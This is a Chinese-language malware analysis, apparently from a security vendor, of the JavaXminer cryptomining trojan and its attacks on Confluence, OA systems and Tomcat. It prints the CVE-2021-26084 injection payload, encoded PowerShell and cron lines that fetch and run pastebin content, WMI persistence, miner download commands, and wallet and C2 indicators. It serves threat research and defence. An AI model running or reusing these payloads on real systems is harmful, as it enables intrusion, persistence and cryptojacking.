2021 年度热门挖矿木马——JavaXminer

随着近十年来加密货币的兴起和相应数字货币价值的持续走高，这个新领域逐渐地吸引了各方关注，这其中自然也包括黑产行业，一个新的恶意软件类型——挖矿木马应运而生。一旦机器被入侵并被植入了挖矿木马，那只要木马还在运行，便可以为黑客带来源源不断的收益。也因此在短短几年内就催生出一大批的挖矿木马家族，与之一起增加的还有对各个平台机器的大量攻击。

挖矿木马一般需要控制大量设备来实施挖矿，才能保证可观的收益，所以我们经常可以看到挖矿木马与“僵尸网络”相伴而生。而入侵的方式多种多样，比如软件捆绑、服务器类漏洞攻击、口令爆破等。

本文将要介绍的是一个被我们命名为 JavaXminer 的挖矿木马家族，该家族多使用 Web 服务类漏洞对 OA 系统、Web 服务器等进行攻击。该木马团伙更新迅速且频繁，善于利用最新公开的各类 Web 漏洞，从其攻击趋势也可以看出与 Web 端漏洞的曝出相关。

360 高级威胁研究分析中心从 2018 年开始，便对 JavaXminer 进行了持续监控。我们发现该家族具备 Windows、Linux 双平台的攻击能力，导致其攻击量在 2020 年至 2021 年有大幅度增加。基于大数据分析发现：与该家族所攻击的主要 Web 应用目标——如各类 OA、Tomcat、Confluence 等——受到攻击的整体态势与 JavaXminer 攻击量变化态势基本吻合，这也佐证了 JavaXminer 的攻击对整体安全态势的影响力。




图 1 JavaXminer 攻击趋势




图 2 关联 Web 应用攻击整体趋势

初始访问

JavaXminer 的入侵往往会利用新近曝出的 Web 服务端 1Day 或是 nDay 漏洞，成本降低的同时又可以较为轻易的获取未及时修补漏洞的服务器访问权限。比如 Atlassian Confluence 在今年 8 月底发布的 CVE-2021-26084 RCE 漏洞，GitHub 上 9 月 1 日便出现了相应利用 POC，紧接着在 9 月 3 日就出现了利用该漏洞对 Confluence 发起的攻击。

```
queryString=aaa\u0027%2b#
{\u0022\u0022[\u0022class\u0022].forName(\u0022javax.script.ScriptEngineManager\u0022).newInstance().getEngineByName
(\u0022js\u0022).eval(\u0022var x=new java.lang.ProcessBuilder;x.command([\u0027/bin/bash\u0027,\u0027-
c\u0027,\u0027'.$cmd.'\u0027]);x.start()\u0022)}%2b\u0027
```

图 3 CVE-2021-26084 公开 POC

2021-09-03	http://27.1.1.34:8080/docs/s/kill.sh	32	Javax Miner	Vulnerability,Confluence,Atlassian,Tomcat	c1b1a9b7fd0b29928d65eedbed622d24
2021-09-03	http://27.1.1.34:8080/docs/s/kill.sh	3	Javax Miner	Vulnerability,Confluence,Atlassian,Tomcat	c1b1a9b7fd0b29928d65eedbed622d24

图 4 JavaXminer 对 Confluence 初次攻击




图 5 JavaXminer 对 Confluence 攻击

同样的情况出现在致*、通*、泛*等 OA 系统上。随着 OA 系统漏洞的曝光，相应的攻击脚本也积极地被该挖矿家族利用。

2020-12-20	-NonInteractive -windowstyle hidden -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAYwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvAHAAYQBzAHQAZQBiAGkAbgAuAGMAbwBtAC8AcgBhAHcALwBxAEcAcQBzAEIAdQBFAHMAJwApAA==	1	Javax Miner	Vulnerability,tongdaOA
2020-12-21	-NonInteractive -windowstyle hidden -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAYwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvAHAAYQBzAHQAZQBiAGkAbgAuAGMAbwBtAC8AcgBhAHcALwBxAEcAcQBzAEIAdQBFAHMAJwApAA==	1	Javax Miner	Vulnerability,tongdaOA

图 6 JavaXminer 对通*OA 初次攻击


清除竞品

暴露于公网且存在漏洞的服务器很容易被各种木马给盯上。对于挖矿木马来说，在这种机器上常常会碰见自己的“同行”。为了最大程度地占据系统资源挖取货币，对“竞品”的清理工作在所难免——在这一点上 JavaXminer 也不例外。

被清理的竞品木马都是比较知名的家族，比如 Kinsing、watchbog、Mykings、Sysrv-hello、SysUpdate、IMG001 等。（注：IMG001 之前未被公开报告，该家族出现时间较早，曾使用 U 盘蠕虫、内网横向渗透进行传播。）

```
ps aux | grep -v grep | grep 'apacheorg.xyz' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'dbuse' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'kdevtmpfsi' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'javaupDates' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'kinsing' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep '.javae' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep '195.3.146.118' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'Y3VybCBodHRw' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'urllib.urlopen' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'bashirc' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'shm/pty86' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'shm/je' | awk '{print $2}' | xargs -I % kill -9 %
```

图 8 清除竞品



```
    # Remove known miners by services names
    $SrvName = "aWinPpdSrv", "SYSHost", "Microsoft Telemetry", "lsass", "Microsoft", "system", "Oracleupdate", "CLR", "sysmgt", "\gm", "WmdnPnSN", "cli_optimization_v2.0.55727_64","cli_optimization_v2.0.55727_32","Oracle Java System Service","Oracle Java System Services",
    "Sougoudl", "Nationaasal", "Natiamonal", "Nationalolll", "Nationalmlll", "Samserver", "RpcEptMangcr", "NetMsmqActiv Media NVIDIA", "Socryption Media Playeq","aspnet_state"
    foreach ($Srv in $SrvName) {

        #             Set-Service -Name $Srv -StartupType Disabled -ErrorAction SilentlyContinue

        #             Stop-Service -Name $Srv -Force -ErrorAction SilentlyContinue

        $Null = SC.exe Config $Srv Start= Disabled
        $Null = SC.exe Stop $Srv
        $Null = SC.exe Delete $Srv
    }

    # Remove known miners by scheduled tasks names
    $TaskName = "Myra", "Myral", "Myraz", "ok", "Oracle Java", "Oracle Java Update", "Microsoft Telemetry", "Spooler SubSystem Service","\Microsoft\Windows\Bluetooth\UpdateDeviceTask","\Microsoft\Windows\.NET Framework\.NET Framework Cache Optimization",
    "\Microsoft\Windows\.NET Framework\.NET Framework NGEN v4.0.50319 Critical","\Microsoft\Windows\.NET Framework\.NET Framework Cache Optimization Files-S-3-5-21-2236678156-433529325-2142214268-1138","\Microsoft\Windows\.NET Framework\.NET Framework Cache Optimization Files-S-3-5-21-2236678155-433529325-2142214968-1138","\Microsoft\Windows\DiskCleanup\SilentDefragDisks","\Microsoft\Windows\EDP\EDP App Lock Task","\Microsoft\Windows\EDP\EDP App Update Cache",
    "\Microsoft\Windows\MobilePC\UpdatePC","\Microsoft\Windows\UPnP\UPnPHost","\Microsoft\Windows\UPnP\UPnPClient","\Microsoft\Windows\Shell\WinShell","\Microsoft\Windows\WDI\LPupdate","\Microsoft\Windows\WDI\LPupdate","\Microsoft\Windows\DiskDiagnostic\Microsoft Windows Disk Diagnostic","\Microsoft\Windows\Shell\WindowsShellUpdate",
    "Oracle Products Reporter", "Update service for  products", "Update service for Oracle productsm", "Update service for Windows Service", "oks", "myl", "MicrosoftsWindowsy", "UAC", "Update service for Oracle productsoo","Microsoft .NET Framework NGEN v2.0.55727_x32"

    foreach ($Task in $TaskName) {
        SchTasks.exe /Delete /TN $Task /F 2> $Null
    }

    # Terminates and removes miners by indicative command line arguments
    $CmdLine = Get-WmiObject -Class Win32_Process | Where-Object {
        $_.CommandLine -like '*pool.monero.hashvault.pro*' -Or $_.CommandLine -like '*blazepool*' -Or $_.CommandLine -like '*blockmasters*' -Or $_.CommandLine -like '*blockmasterscoins*' -Or $_.CommandLine -like '*bohemianpool*' -Or $_.CommandLine -like '*cryptmonero*' -Or $_.CommandLine -like '*cryptonight*' -Or $_.CommandLine -like '*crypto-pool*' -Or $_.CommandLine -like '*--donate-level*' -Or $_.CommandLine -like '*dwarfpool*' -Or $_.CommandLine -like '*hashrefinerys*' -Or $_.CommandLine -like '*hashvault.pro*' -Or $_.CommandLine -like '*ivanttocarn.money*' -Or $_.CommandLine -like '*--max-cpu-usage*' -Or $_.CommandLine -like '*mine.bz*' -Or $_.CommandLine -like '*minercircle.com*' -Or $_.CommandLine -like '*minergate*' -Or $_.CommandLine -like '*minerz.pro*' -Or $_.CommandLine -like '*minoXMR*' -Or $_.CommandLine -like '*minexmr*' -Or $_.CommandLine -like '*minoXMR*' -Or $_.CommandLine -like '*mineXMR*' -Or $_.CommandLine -like '*miningpoolhubcoins*' -Or $_.CommandLine -like '*mixpools.org*' -Or $_.CommandLine -like '*mixpools.org*' -Or $_.CommandLine -like '*monero*' -Or $_.CommandLine -like '*monerg*' -Or $_.CommandLine -like '*monero.lindon-pool.win*' -Or $_.CommandLine -like '*moriaxmr.com*' -Or $_.CommandLine -like '*mypool.online*' -Or $_.CommandLine -like '*nanopool.org*' -Or $_.CommandLine -like '*nicehash*' -Or $_.CommandLine -like '*-p x*' -Or $_.CommandLine -like '*pool.electroneum.hashvault.pro*' -Or $_.CommandLine -like '*pool.xmr*' -Or $_.CommandLine -like '*poolto.be*' -Or $_.CommandLine -like '*prohash*' -Or $_.CommandLine -like '*prohash.net*' -Or $_.CommandLine -like '*ratchetmining.com*' -Or $_.CommandLine -like '*slushpool*' -Or $_.CommandLine -like '*stratum*' -Or $_.CommandLine -like '*supernova.cc*' -Or $_.CommandLine -like '*teracycle.net*' -Or $_.CommandLine -like '*uxxmpool*' -Or $_.CommandLine -like '*viaxmr.com*' -Or $_.CommandLine -like '*xmrpool*' -Or $_.CommandLine -like '*yiimp*' -Or $_.CommandLine -like '*zergpool*' -Or $_.CommandLine -like '*zergpoolcoins*' -Or $_.CommandLine -like '*spool*'
```

图 9 清除竞品

长期驻留

在入侵成功后的 Linux 机器上，JavaXminer 会通过 crontab 创建计划任务，每 5 分钟访问一次 hxxps://pastebin[.]com/raw/xxxxxxxx，获取内容执行。

```
crontab -r
crontab -l | grep -e "r0QMwLfc" | grep -v grep
if [ $? -eq 0 ]; then
  echo "cron good"
else
  (
    crontab -l 2>/dev/null
    echo "*/5 * * * * curl -fsSL https://pastebin.com/raw/r0QMwLfc | sh"
  ) | crontab -
fi
```

图 10 Linux 计划任务

然而这些 pastebin 粘贴板文本大多为无实质操作的语句，粘贴板名通常与相关脚本 url 名和攻击手段、目标有关，其中对粘贴板的访问可直观地观察到入侵机器是否活跃和增长。并且创建者 ID 重复情况较多，可一定程度上作为该家族木马的关联。目前时间较早的粘贴板大部分已被删除，较近时间段（比如 10 月份）的 URL 则大多正常。

尽管绝大部分粘贴板未写入恶意命令，但其下发指令的能力是确实存在的。




图 11 pastebin 内容

在 Windows 系统的机器上，JavaXminer 同样会进行持久化，访问相应 pastebin 数据执行——即使大部分均为无效指令。创建持久化任务的方式则是采用 WMI Subscription 事件或是 schtasks 命令。

```
Get-WmiObject __FilterToConsumerBinding -Namespace root\subscription | Where-Object {$_.filter -notmatch 'Eventlogers'} |Remove-WmiObject
$current=[System.Security.Principal.WindowsIdentity]::GetCurrent().Name -replace "((.*)\\)", ""
if([System.Security.Principal.WindowsIdentity]::GetCurrent().Name.Contains("SYSTEM")){
Try {
Get-WMIObject -Namespace root\Subscription -Class __EventFilter -Filter "Name='Eventlogers'" | Remove-WmiObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class CommandLineEventConsumer -Filter "Name='Eventlogers'" | Remove-WmiObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding -Filter "__Path LIKE '%subscription%'" | Remove-WmiObject -Verbose
Get-WmiObject __FilterToConsumerBinding -Namespace root\subscription | Where-Object {$_.filter -notmatch 'Eventlogers'} |Remove-WmiObject
$filterName = 'Eventlogers'
$consumerName = 'Eventlogers'
$Query = "SELECT * FROM __InstanceModificationEvent WITHIN 300 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"
$WMIEventFilter = Set-WmiInstance -Class __EventFilter -NameSpace "root\subscription" -Arguments @{Name=$filterName;EventNameSpace="root\cimv2"
;QueryLanguage="WQL";Query=$Query} -ErrorAction Stop
$Arg =@{
        Name=$consumerName
            CommandLineTemplate="C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe  -NonInteractive -windowstyle hidden -enc
            SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAYwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBp
            AG4AZwAoACcAaAB0AHQAcABzADoALwAvAHAAYQBzAHQAZQBiAGkAbgAuAGMAbwBtAC8AcgBhAHcALwBGADcAZQBDAEcATABRAFUAJwApAA=="
}
$WMIEventConsumer = Set-WmiInstance -Class CommandLineEventConsumer -Namespace "root\subscription" -Arguments $Arg
Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription" -Arguments @{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
}
Catch {
}
}
Else{
schtasks /create /sc MINUTE /mo 5 /tn  "\Microsoft\windows\.NET Framework\.NET Framework NGEN v4.0.30319 32" /tr
"c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring(''https://pastebin.com/raw/V5WR8U2t''))'"  /F /ru System
}
```

图 12 Windows 持久化

执行挖矿

JavaXminer 挖矿时使用配置文件 config.json 指定 XMRig 执行时的各项参数，矿工程序落地文件名也不尽相同。下载时的 URL 特征之一是路径中常带有/docs/字符串，并且托管文件的服务器通常为 Apache Tomcat。

```
curl -fsSL http://27.1.1.34:8080/docs/s/config.json -o /tmp/.solr/config.json
curl -fsSL http://27.1.1.34:8080/docs/solrd.exe -o /tmp/.solr/solrd
curl -fsSL http://27.1.1.34:8080/docs/s/solr.sh -o /tmp/.solr/solr.sh
```

图 13 Linux 端执行挖矿程序

```
$ne = $MyInvocation.MyCommand.Path
$miner_url = "http://27.1.1.34:8080/docs/xmrig.exe"
$miner_name = "javae"
$miner_cfg_url = "http://27.1.1.34:8080/docs/s/config.json"
$miner_cfg_name = "config.json"
$killmodule_url = "http://27.1.1.34:8080/examples/clean.bat"
$killmodule_name = "clean.bat"
$miner_path = "$env:TMP\javae.exe"
$miner_cfg_path = "$env:TMP\config.json"
$killmodule_path = "$env:TMP\clean.bat"
```

图 14 Windows 端执行挖矿程序

Config.json 配置文件中，指定矿池为 pool.supportxmr.com:80，而 pass 统一为“x”。

```
"pools": [
    {
        "algo": null,
        "coin": null,
        "url": "pool.supportxmr.com:80",
        "user": "47emqqmffjHhda6MsEkABrer2GfZsf8Uu6QTTp416petLwjQkCDUcsxiAUfZ2xWcDZVbqwy9salh6fGDyMkaJysi6sPwevZ",
        "pass": "x",
        "rig-id": null,
        "nicehash": false,
        "keepalive": false,
        "enabled": true,
        "tls": false,
        "tls-fingerprint": null,
        "daemon": false,
        "socks5": null,
        "self-select": null
    }
],
```

图 15 Config.json Pools 配置

XMR 钱包数据

Config.json 配置中的钱包地址并不只有一个，我们从钱包地址中取出几个还在活跃的钱包地址，在 supportxmr 中可以查看其算力和挖取的门罗币数据，以此判断 JavaXminer 的挖矿能力。




图 16 JavaXminer 部分钱包挖矿数据

从上图中可以看出这部分钱包地址依然拥有算力，获取的门罗币也不少。而且这些钱包地址只是其中一部分，由此可以推测受到 JavaXminer 入侵并成功开挖的机器也也在少数。

在利益驱动下，以挖矿为目的的恶意入侵活动愈发猖獗，作为相关产品的使用用户来说，主动进行产品更新和补丁修补显的尤为重要，以免自身资产沦为挖矿的工具。

360 新一代终端检测响应系统（360EDR）通过持续监测终端活动行为、检测安全风险、深度调查威胁风险、提供补救响应手段等方式，补充了传统终端安全产品防御高级威胁能力的不足，能在对抗高级威胁中压缩攻击者的攻击时间，减少高级威胁最终达到目的可能性，获得更快速、高效的防御效果。

开始时间	结束时间	告警级别	告警名称	源地址	目的地址	告警阶段	数据源组	ID
2021-10-27 17:34:24.744	2021-10-27 17:34:24.744	警告	360EDR云端告警-重要	无数据	无数据	利用	["360EDR云端告警"]	1562174797924

开始时间	2021-10-27 17:34:24.744
结束时间	2021-10-27 17:34:24.744
告警级别	警告
告警名称	360EDR云端告警-重要
源地址	没有数据
目的地址	没有数据
告警阶段	利用
数据源组	["360EDR云端告警"]
ID	156[redacted]384
场景类型	edr
对抗战术和技术的知识库	["挖矿木马_T1095"]
发生时间	2021-10-27 17:34:24.744
告警处置建议	在受害主机核实相关行为。
告警类型	主机异常
告警内容	EDR云端检测引擎检测到z[redacted]0存在挖矿木马行为
攻击场景	主机异常

图 17 360EDR 告警信息展示

通过 360EDR 能够及时发现和处置各类挖矿攻击，可以通过部署 360EDR 检查设备使用被 JavaXminer 入侵。




图 18 360EDR 安全事件展示

IOCs（部分）

URLs：

hxxp://159.65.122.137:8080/docs/javas00.txt
hxxp://27.1.1.34:8080/docs/s/wi.txt
hxxp://27.1.1.34:8080/docs/s/kill.sh
hxxp://167.71.197.52:8888/js/ta.txt

hxxp://27.1.1.34:8080/docs/config.json
hxxp://27.1.1.34:8080/docs/s/config.json
hxxp://211.239.117.113:8080/docs/dd1.txt
hxxp://159.65.122.137:8080/docs/javas.txt
hxxp://220.132.202.169:9080/docs/ffma.txt
hxxp://27.1.1.34:8080/docs/s/26084.txt
hxxp://159.65.122.137:8080/docs/zy1.txt
hxxps://pastebin.com/raw/R5c9QFnS
hxxps://pastebin.com/raw/F7eCGLQU
hxxps://pastebin.com/raw/r0QMwLfc
hxxps://pastebin.com/raw/V5WR8U2t

钱包地址：

43DAWB7qLHs6ynPP6JkxLUAgQrG8yyFswLef9GzBqz8BYnmbhSUitRYTEfzXxxCA7HisGCvw4u5swJCHGNP42Sx9Jjbdgqp
4BDEgsM9raUWrY2C1ptgnzdC1hVdnaAdu3vQLmrQueK882WBrFvnLL4JWUSpuBAZt4dLMBbKXTmSoPoB6jPUeAuaCCkonTL
47PXdhiZphNHka2K1J9udPj5Nct4zpvCRUMqwVY4RvyxF3FLmPqyR6J68hDX4fUF65jNxJa43szPM3Ni5zDerArzSkdFp1K
48zfBUeSCupa7hxjWxxGcABqYKAEpM8fCLhhJ34toDHKLQXdxfSPonCDcTFtTQTXxTUCkkCAS28dUSz83H8U6bdr6Hh2Q2d
49r6Mp1fcb4fUT5FPTgaz9E47fZV7n6JiY76c4vdBZvgDm8GmWHTVYM9Azpe4MsA9oXs2RpUNPPfH7oXABr3QnwNQKaP2W7
431Vsm2jFrfaxwwgputHDqVWPq69y2bQhBSrdDzCNR4JjADAfjjyuRTjCkiv3mxAVFG3JWLk4GyxMFM8BqMzmh1uEN6HDP6
48aviohKeqyLCMcWSrvX9BbXWPeZLJps35pMBmFMtxtnXTR9HNPVYU8J1VNHmhhraoDEeZ3nBhdtHDJ2f4wskcbv3rd1f1Z
4BrL51JCc9NGQ71kWhnYoDRffsDZy7m1HUU7MRU4nUMXAHNFBEJhkTZV9HdaL4gfuNBxLPc3BeMkLGaPbF5vWtANQkiTzF2BGMcPSynymf